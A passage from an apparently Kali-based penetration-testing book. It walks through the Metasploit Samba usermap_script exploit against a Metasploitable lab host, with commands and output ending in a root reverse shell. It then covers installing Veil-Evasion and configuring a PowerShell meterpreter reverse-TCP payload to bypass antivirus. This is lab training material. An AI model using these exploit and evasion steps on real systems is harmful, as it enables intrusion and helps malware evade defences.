


About 1,320 results (0.41 seconds)

Samba "username map script" Command Execution - Rapid7
https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script
Samba "username map script" Command Execution. This module exploits a command execution vulerability in Samba versions 3.0.20 through 3.0.25rc3 when ...

The first return is a "***username map script***" issue. Let's try that and see what we get. Go ahead and search for samba/usermap.

At the msf prompt, type, "***search samba/usermap***":




```
msf > search samba/usermap

Matching Modules
================

   Name                                Disclosure Date  Rank       Description
   ----                                ---------------  ----       -----------
   exploit/multi/samba/usermap_script  2007-05-14       excellent  Samba "user
name map script" Command Execution
```

From the image above we see that the Rank is "excellent".


Let's use the "*info*" command on it and see what it says:

Type, "***info exploit/multi/samba/usermap_script***":



```
Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  139              yes       The target port

Payload information:
  Space: 1024

Description:
  This module exploits a command execution vulerability in Samba
  versions 3.0.20 through 3.0.25rc3 when using the non-default
  "username map script" configuration option. By specifying a username
  containing shell meta characters, attackers can execute arbitrary
  commands. No authentication is needed to exploit this vulnerability
  since this option is used to map usernames prior to authentication!
```

Looks like the exploit just needs the RHOST option set. We don't need to set a payload, as it automatically uses a Linux command shell. So, all we need to do is just use the exploit, set the RHOST value to our target Metasploitable system and run the exploit as seen below:



```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > set rhost 192.168.1.68
rhost => 192.168.1.68
msf exploit(usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.39:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 44BhB6DSuyzFWUSS;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "44BhB6DSuyzFWUSS\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.1.39:4444 -> 192.168.1.68:46085)
t 2016-01-25 16:21:33 -0500

whoami
root
id
uid=0(root) gid=0(root)
```

And as you can see in the image above, the exploit worked. We are the super user "*root*", verified with the "***id***" command which returns "*uid=0(root) gid=0(root)*".

Conclusion

In this section we learned how to use some of the built in scanners to quickly scan for specific services. Some professional pentesters no longer rely on nmap as the main tool in finding services. Many go for a quick kill by looking for specific vulnerabilities commonly available before turning to nmap. And some don't use nmap at all.

Scanning for specific services that have a tendency to be vulnerable can be a quick way into a network. We looked at several of the core service scanners and learned how they function. Shockingly, we were able to obtain clear text passwords from the telnet service. Once we get a set of credentials, we could use the auxiliary scanners in Metasploit to further exploit the network. Just plug those credentials into one of the scanners and sweep the entire network to see what other systems that they would work on.

We only touched on a fraction of the scanners, there are many that we didn't cover. It would be a good idea to take some time and look through them to see what they can do. Next we will see how to bypass that pesky anti-virus with the Veil Framework.


Chapter 11

Windows AV Bypass with Veil-Evasion

We took a quick look at attacking a Linux host; now let's look at attacking Windows based hosts. Many people think that if they are running an Anti-Virus and a firewall, that they are generally safe from hacker attacks. But the truth is far from that. Meet "*Veil-Evasion*" a remote shell payload generator that can bypass many current Anti-Virus programs.

One part of penetration testing is getting past that pesky anti-virus. Veil is one way that we can accomplish this. Many Anti-Virus programs work by pattern or signature matching. If a program looks like malware that it has been programed to look for, it catches it. If the malicious file has a signature that AV has not seen before, many will dutifully say that the file is clean and not a threat. If you can change or mask the signature of malware, or a remote shell in this case, then most likely AV will allow it to run and the attacker gets a remote connection to the system.

Veil-Evasion, a payload generator created by security expert and Blackhat USA class instructor Chris Truncer, does just that. It takes a standard Metasploit payload and through a Metasploit like program allows you to create multiple payloads that in many cases will bypass anti-virus. Though we will only be looking at Veil-Evasion, it is a part of the Veil-Framework that contains multiple useful tools for a penetration tester. I highly recommend the reader explore the additional tools of the Veil-Framework. Also Veil is constantly being upgraded with new features being added, so I recommend checking the Veil updates website for the latest information.



Note:

Whenever you install a tool that requires a lot of dependencies or install a tool that is not officially supported there is always a chance that it could break something else in Kali. It is always a good idea to keep a backup copy of your Kali VM incase something goes wrong.

Installing Veil

Veil-Evasion is not installed by default on Kali Linux so we will need to install it manually. Veil install is a two part process, first you need to install the dependencies and then run the setup routine. Full install instructions can be found on the tool author's GitHub site, *but at the time of this writing, the install errored out at the end.* To get a functional version of Veil, I needed to use the Apt-Get command to install them from the Kali repositories. I have included both install options in case one does not work for you:


<u>Tool Author's Suggested Install</u>

```
root@kali:~# git clone https://github.com/Veil-Framework/Veil-Evasion.git
root@kali:~# cd Veil-Evasion/setup/
root@kali:~# ./setup.sh
```

Then just follow through the setup (covered below).

Installing from the Kali Repositories


In a terminal type, "***apt-get install veil-evasion***"



```
root@kali:~# apt-get install veil-evasion
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libpython3.4-minimal libpython3.4-stdlib libqt5xcbqpa5 python-dbus-dev
  python3.4 python3.4-minimal
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 ca-certificates-mono
  cli-common g++-mingw-w64 g++-mingw-w64-i686 g++-mingw-w64-x86-64
  gcc-mingw-w64 gcc-mingw-w64-base gcc-mingw-w64-i686 gcc-mingw-w64-x86-64
  gfortran-mingw-w64 gfortran-mingw-w64-i686 gfortran-mingw-w64-x86-64
  gnat-mingw-w64 gnat-mingw-w64-base gnat-mingw-w64-i686 gnat-mingw-w64-x86-64
  libgdiplus libglade2.0-cil libglib2.0-cil libgtk2.0-cil
```


The install will then run for a while as the dependency packages are installed. Reboot when it is finished. When you run "***veil-evasion***" from the command prompt, it will automatically begin the setup part of the install, the Veil Setup Script.

Veil Setup Script



```
root@kali:~# veil-evasion
=========================================================================
 Veil-Evasion Setup Script | [Updated]: 2015-07-06
=========================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=========================================================================


 [i] Kali Linux "2016.1" i686 Detected...

 [?] Are you sure you wish to install Veil-Evasion?

 Continue With Installation? (y/N): y


 [*] Initializing Package Installation
Get:1 http://archive.linux.duke.edu/kalilinux/kali kali-rolling InRelease [20.
3 kB]
Get:2 http://archive.linux.duke.edu/kalilinux/kali kali-rolling/main i386 Pack
ages [13.2 MB]
Get:3 http://archive.linux.duke.edu/kalilinux/kali kali-rolling/contrib i386 P
ackages [88.8 kB]
```

1. At the Python setup screen, just click, "***Next***":




Python 2.7.5 Setup

Select whether to install Python 2.7.5 for all users of this computer.

● Install for all users

○ Install just for me (not available on Windows Vista)

2. At the Select Destination Directory screen, leave the default destination and click "***Next***".
3. Click "***Yes***" when prompted to overwrite existing Python files:




Python 2.7.5 Setup

C:\Python27\ exists. Are you sure you want to overwrite existing files?

4. Continue through Python install leaving default settings, click "***Finish***" when done.

The install then begins the pywin32 setup:

5. At the Pywin32 setup screen, press "***Next***" to continue:



Setup

This Wizard will install pywin32 on your computer. Click Next to continue or Cancel to exit the Setup Wizard.


```
Python extensions for Microsoft Windows
Provides access to much of the Win32 API, the
ability to create and use COM objects, and the
Pythonwin environment.

   Author: Mark Hammond (et al)
   Author_email: mhammond@users.sourceforge.net
   Description: Python for Window Extensions
   Name: pywin32
   Url: http://sourceforge.net/projects/pywin32/
   Version: 219
```

Built Sat May 03 19:31:48 2014 with distutils-2.7.3

6. Leave default values on the Python directory location screen and click "***next***" and "***next***" again, then "***finish***" to complete install.

The install then begins the pycrypto setup:

7. At the pycrypto setup screen, press "***Next***" to continue:



Setup

This Wizard will install pycrypto on your computer. Click Next to continue or Cancel to exit the Setup Wizard.

```
Author: Dwayne C. Litzenberger
Author_email: dlitz@dlitz.net
Description: Cryptographic modules for Python.
Name: pycrypto
Url: http://www.pycrypto.org/
Version: 2.6
```


Built Thu Sep 27 20:30:11 2012 with distutils-2.7.3

8. Again leave the Python information that is populated by default and click "***Next***", "***Next***" again and then "***Finish***" when done.

The install then begins the Ruby Setup:


9. Select your language when prompted and click "***OK***"
10. Accept the Ruby License Agreement, and click "***Next***"
11. Click through the remaining prompts and then click "***Finish***" when complete.

Setup will then complete and Veil-Evasion is now installed. Depending on which install routine you used, Veil-Evasion will either automatically start or the setup might leave you in the "***Veil-Evasion/setup***" directory. If you are at a prompt, change back one level to the main "***/Veil-Evasion/***" directory by typing "***cd ..***":



```
root@kali:~/Veil-Evasion/setup# cd ..
root@kali:~/Veil-Evasion# ./Veil-Evasion.py
```

Then from the Veil-Evasion directory, run "***./Veil-Evasion.py***" or just enter "***veil-evasion***" from any directory if you used apt-get to install it. You will see the main Veil Screen:




```
=========================================================================
 Veil-Evasion | [Version]: 2.23
=========================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=========================================================================

 Main Menu

        50 payloads loaded

 Available Commands:

        use             Use a specific payload
        info            Information on a specific payload
        list            List available payloads
        update          Update Veil-Evasion to the latest version
        clean           Clean out payload folders
        checkvt         Check payload hashes vs. VirusTotal
        exit            Exit Veil-Evasion

 [menu>>]: 
```

And that is it, the install is complete and we are now ready to use Veil-Evasion.

Using Veil-Evasion

The first thing to do is to list the available payloads using the "***list***" command.

Type "***list***" and then press enter.




```
[*] Available Payloads:

        1)      auxiliary/coldwar_wrapper
        2)      auxiliary/macro_converter
        3)      auxiliary/pyinstaller_wrapper

        4)      c/meterpreter/rev_http
        5)      c/meterpreter/rev_http_service
        6)      c/meterpreter/rev_tcp
        7)      c/meterpreter/rev_tcp_service
        8)      c/shellcode_inject/flatc

        9)      cs/meterpreter/rev_http
        10)     cs/meterpreter/rev_https
        11)     cs/meterpreter/rev_tcp
        12)     cs/shellcode_inject/base64_substitution
        13)     cs/shellcode_inject/virtual

        14)     go/meterpreter/rev_http
        15)     go/meterpreter/rev_https
        16)     go/meterpreter/rev_tcp
        17)     go/shellcode_inject/virtual

        18)     native/backdoor_factory
        19)     native/hyperion
        20)     native/pe_scrambler

        21)     perl/shellcode_inject/flat

        22)     powershell/meterpreter/rev_http
        23)     powershell/meterpreter/rev_https
        24)     powershell/meterpreter/rev_tcp
```

Since we will be talking a little bit about PowerShell based attacks in the *Social Engineering* chapter, let's use a PowerShell payload. To us a payload just type in the "*use*" command and the number of the payload that you want. In this tutorial we will use the "***powershell/meterpreter/rev_tcp***" payload. At the time of this writing, this was number 24, the numbers change as new payloads are added.

1. Type, "***use 24***" and hit "***enter***".


This will select the payload and present us with the following screen:



```
Payload: powershell/meterpreter/rev_tcp loaded

Required Options:

Name                    Current Value   Description
----                    -------------   -----------
LHOST                                   IP of the Metasploit handler
LPORT                   4444            Port of the Metasploit handler

Available Commands:

       set              Set a specific option value
       info             Show information about the payload
       options          Show payload's options
       generate         Generate payload
       back             Go to the main menu
       exit             exit Veil-Evasion

[powershell/meterpreter/rev_tcp>>]:
```

If you look at the options, you will notice that it looks very similar to Metasploit. For this module we will just need to set the LHOST variable to our Kali system IP address.

2. Type, "***set LHOST 192.168.1.39***" and then hit "***enter***".
3. Now enter, "***info***" to view the value that we just set:



```
Required Options:

Name                    Current Value
----                    -------------
LHOST                   192.168.1.39
LPORT                   4444
```

We will leave the LPORT set to the default value of 4444. Now we just need to generate our shellcode.

4. Enter, "***generate***"

